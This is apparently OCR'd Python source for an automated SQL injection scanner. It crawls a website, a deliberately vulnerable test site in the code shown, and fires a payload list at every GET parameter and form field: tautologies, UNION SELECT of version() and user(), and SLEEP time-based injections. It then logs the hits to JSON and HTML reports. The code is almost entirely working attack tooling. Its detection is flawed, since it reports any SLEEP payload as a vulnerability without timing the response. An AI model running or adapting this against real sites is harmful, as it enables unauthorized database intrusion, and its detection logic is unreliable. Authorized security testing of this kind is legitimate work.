
```python
import requests
from bs4 import BeautifulSoup
from urllib.parse import urljoin, urlparse, parse_qs
import json
from concurrent.futures import ThreadPoolExecutor, as_completed
import time

# === SQL Injection Payloads ===
payloads = [
    "' OR 1=1 --",
    "' OR '1'='1",
    '" OR "1"="1"',
    "' OR 1=1#",
    "' OR 1=1/*",
    "' oR 1=1--",
    "%27%20OR%201=1--",
    "' UNION SELECT NULL, version(), NULL--",
    "' UNION SELECT NULL, NULL, NULL--",
    "' AND 1=2 UNION SELECT NULL, user(), NULL--",
    "' OR SLEEP(5)--",
    "' AND (SELECT * FROM (SELECT(SLEEP(5))))--"  # MySQL compatible sleep
]

detected = []

# === Crawl site ===
def crawl_site(base_url):
    visited = set()
    to_visit = [base_url]
    found_urls = []

    print(f"[+] Crawling: {base_url}")
    while to_visit:
        url = to_visit.pop()
        if url in visited:
            continue
        visited.add(url)
        try:
            res = requests.get(url, timeout=10)
            if 'text/html' in res.headers.get('Content-Type', ''):
                soup = BeautifulSoup(res.text, 'html.parser')
                found_urls.append(url)
                for a in soup.find_all('a', href=True):
                    full_url = urljoin(url, a['href'])
                    if base_url in full_url and full_url not in visited:
                        to_visit.append(full_url)
        except:
            continue
    print(f"[+] Found {len(found_urls)} internal pages.")
    return found_urls

# === GET injection test ===
def test_get_injection(url, payload):
    parsed = urlparse(url)
    query = parse_qs(parsed.query)
    if not query:
        return

    for param in query:
        test_params = query.copy()
        test_params[param] = payload
        test_url = f"{parsed.scheme}://{parsed.netloc}{parsed.path}"
        try:
            res = requests.get(test_url, params=test_params, timeout=10)
            if is_vulnerable(res.text, payload):
                response_body = extract_response_body(res.text)
                log_vuln(url, "GET", payload, res.url, response_body)
        except:
            pass

# === FORM injection test ===
def test_forms(url, payload):
    try:
        res = requests.get(url, timeout=10)
        soup = BeautifulSoup(res.text, 'html.parser')
        forms = soup.find_all("form")
        for form in forms:
            form_details = get_form_details(form, url)
            data = {}
            for input_tag in form_details['inputs']:
                if input_tag['type'] in ['text', 'search', 'email', 'password']:
                    data[input_tag['name']] = payload
                else:
                    data[input_tag['name']] = input_tag.get('value', '')
            try:
                if form_details['method'] == 'post':
                    r = requests.post(form_details['action'], data=data, timeout=10)
                else:
                    r = requests.get(form_details['action'], params=data, timeout=10)
                if is_vulnerable(r.text, payload):
                    response_body = extract_response_body(r.text)
                    log_vuln(url, "FORM", payload, form_details['action'], response_body)
            except:
                continue
    except:
        pass

# === Extract form fields ===
def get_form_details(form, base_url):
    action = form.attrs.get("action")
    method = form.attrs.get("method", "get").lower()
    action = urljoin(base_url, action)
    inputs = []
    for input_tag in form.find_all("input"):
        input_type = input_tag.attrs.get("type", "text")
        input_name = input_tag.attrs.get("name")
        if input_name:
            inputs.append({"type": input_type, "name": input_name})
    return {"action": action, "method": method, "inputs": inputs}

# === Extract response body (without HTML tags) ===
def extract_response_body(html_content):
    soup = BeautifulSoup(html_content, 'html.parser')
    # Remove script and style elements
    for script in soup(["script", "style"]):
        script.decompose()
    # Get text and remove extra whitespace
    text = soup.get_text()
    lines = (line.strip() for line in text.splitlines())
    chunks = (phrase.strip() for line in lines for phrase in line.split("  "))
    text = '\n'.join(chunk for chunk in chunks if chunk)
    return text[:5000]  # Limit to 5000 characters

# === Vulnerability indicator ===
def is_vulnerable(content, payload):
    error_signatures = [
        "you have an error in your sql syntax",
        "warning: mysql",
        "unclosed quotation mark after the character string",
        "quoted string not properly terminated",
        "sqlstate",
    ]
    content_lower = content.lower()
    for err in error_signatures:
        if err in content_lower:
            return True
    if "sleep" in payload.lower() or "waitfor" in payload.lower():
        return True
    return False
```



```python
# === Severity scoring ===
def get_severity(payload):
    payload = payload.lower()
    if "sleep" in payload or "select(" in payload:
        return "High"
    elif "union" in payload:
        return "Medium"
    elif "or" in payload or "and" in payload:
        return "Low"
    return "Unknown"

# === Log the result ===
def log_vuln(url, technique, payload, triggered_at, response_text):
    severity = get_severity(payload)
    print(f"[!!] SQL Injection Detected! {technique} -> {triggered_at} (Severity: {severity})")
    detected.append({
        "url": url,
        "technique": technique,
        "payload": payload,
        "triggered_at": triggered_at,
        "severity": severity,
        "response": response_text
    })

# === Run scanner for one URL ===
def scan_url(url):
    for payload in payloads:
        test_get_injection(url, payload)
        test_forms(url, payload)

# === HTML Report Generation ===
def generate_html_report(detected):
    with open("report.html", "w", encoding="utf-8") as f:
        f.write("""
        <html>
        <head>
            <title>SQL Injection Scan Report</title>
            <style>
                body { font-family: Arial; margin: 20px; }
                table { border-collapse: collapse; width: 100%; }
                th, td { border: 1px solid #ccc; padding: 8px; }
                th { background: #f2f2f2; }
                pre { background: #f9f9f9; border: 1px solid #ccc; padding: 10px; overflow-x: auto; }
                .response-box { display: none; white-space: pre-wrap; }
                .toggle-button { cursor: pointer; color: blue; text-decoration: underline; }
                .vulnerable { background-color: #ffdddd; }
            </style>
            <script>
                function toggle(id) {
                    var e = document.getElementById(id);
                    e.style.display = e.style.display === 'block' ? 'none' : 'block';
                }
            </script>
        </head>
        <body>
        <h2>SQL Injection Vulnerability Report</h2>
        <table>
            <tr>
                <th>#</th>
                <th>URL</th>
                <th>Method</th>
                <th>Payload</th>
                <th>Severity</th>
                <th>Triggered At</th>
                <th>Response Snippet</th>
                <th>Full Response</th>
            </tr>
        """)

        for i, vuln in enumerate(detected, 1):
            snippet = vuln['response'][:300].replace("<", "&lt;").replace(">", "&gt;")
            full_response = vuln['response'].replace("<", "&lt;").replace(">", "&gt;")
            div_id = f"resp_{i}"
            f.write(f"""
                <tr class="vulnerable">
                    <td>{i}</td>
                    <td>{vuln['url']}</td>
                    <td>{vuln['technique']}</td>
                    <td><code>{vuln['payload']}</code></td>
                    <td>{vuln['severity']}</td>
                    <td>{vuln['triggered_at']}</td>
                    <td><pre>{snippet}...</pre></td>
                    <td><span class="toggle-button" onclick="toggle('{div_id}')">Toggle</span>
                        <div id="{div_id}" class="response-box"><pre>{full_response}</pre></div>
```

```python
                    </td>
                </tr>
            """)

        f.write("""
        </table>
        </body>
        </html>
        """)

# === Main Entry Point ===
if __name__ == "__main__":
    base_url = "http://testphp.vulnweb.com/"
    urls = crawl_site(base_url)

    with ThreadPoolExecutor(max_workers=10) as executor:
        futures = [executor.submit(scan_url, url) for url in urls]
        for _ in as_completed(futures):
            pass

    # Save JSON
    with open("advanced_vuln_log.json", "w") as f:
        json.dump(detected, f, indent=4)

    # Save HTML
    generate_html_report(detected)

    print("\n[+] Scan complete. Reports saved:")
    print("    -> advanced_vuln_log.json")
    print("    -> report.html")
```